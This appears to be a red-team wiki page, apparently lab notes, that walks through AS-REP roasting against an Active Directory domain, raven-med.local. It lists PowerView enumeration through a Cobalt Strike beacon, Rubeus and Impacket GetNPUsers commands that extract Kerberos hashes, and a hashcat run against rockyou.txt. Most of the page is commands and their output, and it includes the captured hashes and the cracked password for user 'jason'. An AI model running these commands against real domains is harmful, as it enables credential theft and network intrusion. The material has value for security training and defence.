☑ Do not require Kerberos preauthentication

Account expires
● Never
○ End of: Friday , May 12, 2023

Windows


```
Get-NetUser -PreAuthNotRequired | select samaccountname
```



```
beacon> powershell Get-NetUser -domain raven-med.local -PreAuthNotRequired | select samaccountname
[*] Tasked beacon to run: Get-NetUser -domain raven-med.local -PreAuthNotRequired | select samaccountname
[+] host called home, sent: 481 bytes
[+] received output:
#< CLIXML

samaccountname
--------------
jason
```

raven-med jason


```
rubeus.exe asreproast /format:hashcat /user:[    ] /nowrap
```



```
beacon> execute-assembly rubeus.exe asreproast /format:hashcat /user:jason /domain:raven-med.local /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe asreproast /format:hashcat /user:jason /domain:raven-med.local /nowrap
[+] host called home, sent: 551607 bytes
[+] received output:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: AS-REP roasting

[*] Target User            : jason
[*] Target Domain          : raven-med.local

[*] Searching path 'LDAP://dc02.raven-med.local/DC=raven-med,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:
[*] SamAccountName         : jason
[*] DistinguishedName      : CN=jason,CN=Users,DC=raven-med,DC=local
[*] Using domain controller: dc02.raven-med.local (172.16.1.21)
[*] Building AS-REQ (w/o preauth) for: 'raven-med.local\jason'

[+] received output:
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$23$jason@raven-med.local:A8090D41930025B2D6437E9F3141A6DD$2B22D6EDE23E41C5FC8A3FEA4F835E9D2CF64A7329634897901C37CD63815CB04CE01E1C
```


Linux

```
python3 getNPUsers.py -dc-ip [dc ip] [domain fqdn]/ -usersfile [user list] -format hashcat
```



```
root@ts:/opt/framework/impacket# proxychains python3 examples/GetNPUsers.py -dc-ip 172.16.1.21 raven-med.local/ -usersfile asrep.txt -format hashca
t
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.21:88-<><>-OK
$krb5asrep$23$jason@RAVEN-MED.LOCAL:dd8c562045b44616e4734efb845d69c3$2c6736f2e3a37d24a10a3124704e935d4b8def13d13cb88b03a2c873963e6f20185133d4f88889
a2af67162b527f061b5db7cba3c23e4e162b88a671212d0dda8482d42a4374a4fe45f03857d37f2cb955db25337a7001043b82cb87bcca8894b6ebd99e42c5a9bdf16e43827bbd2e16b
228b20d7553339403df715889bb5d6481ac4aefb01fd96ffc45fd2c5ce039d126dbafcce0ac3587afce55515b5b566d9dd1a3959736a206f170c5a348d3a718aee27ad48dc5ea3ae497
a38f74ca11f7dd406a0fc4fb0ad050a87594f0fbbd108af4fded4851830948038aa5080acbadcec72bdbab4af298396caba7efaa2b2c993b
root@ts:/opt/framework/impacket# █
```

```
hashcat -a 0 -m 18200 krb5asrep.txt rockyou.txt
```



```
┌──(root㉿kali)-[~/Desktop]
└─# hashcat -a 0 -m 18200 hash.txt dict/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════
* Device #1: pthread-Intel(R) Core(TM) i7-9700K CPU @ 3.60GHz, 1814/3692 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: dict/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5asrep$23$jason@RAVEN-MED.LOCAL:9a6520c94cf2779ab8f8503d21b79b87$d0d48dfe03f6a9f00f24de5262722482a67ee194d41768d28671662e57cb808da3b5f5aac4b45
873a43c5a4fd90c525734a019199f04810bec1f8734c421c8c3862d2586c09ab09846b81eb843790b41d81a37c990e6185e626607c421199f8151312e547e54a0334f6b29889644678
1322f5dae32c97eb0ee876b1d96027b304db435b2df6164e4dc03234b62c73aca5fc2b8aa9c670e6d1bb5400f554111f08e60c9bcf459922664ee1957dbdff6371e726a1b37da13628
77313ab2c9bfd5c871786824da8ed1d0614662e2203cbe751f325aab789acd6914d9887009f4bad2de93f31bf5ee86c45913520de6f2f873fd0:1q2w3e4r

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$jason@RAVEN-MED.LOCAL:9a6520c94cf2779...873fd0
Time.Started.....: Wed Apr 12 16:11:21 2023 (0 secs)
Time.Estimated...: Wed Apr 12 16:11:21 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (dict/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   407.9 kH/s (0.46ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1536/14344384 (0.01%)
Rejected.........: 0/1536 (0.00%)
Restore.Point....: 1024/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: kucing → mexico1
Hardware.Mon.#1..: Util: 53%
```

1q2w3e4r

Revision #12
Created 5 September 2022 03:05:40 by
Updated 26 December 2023 22:51:25 by unknown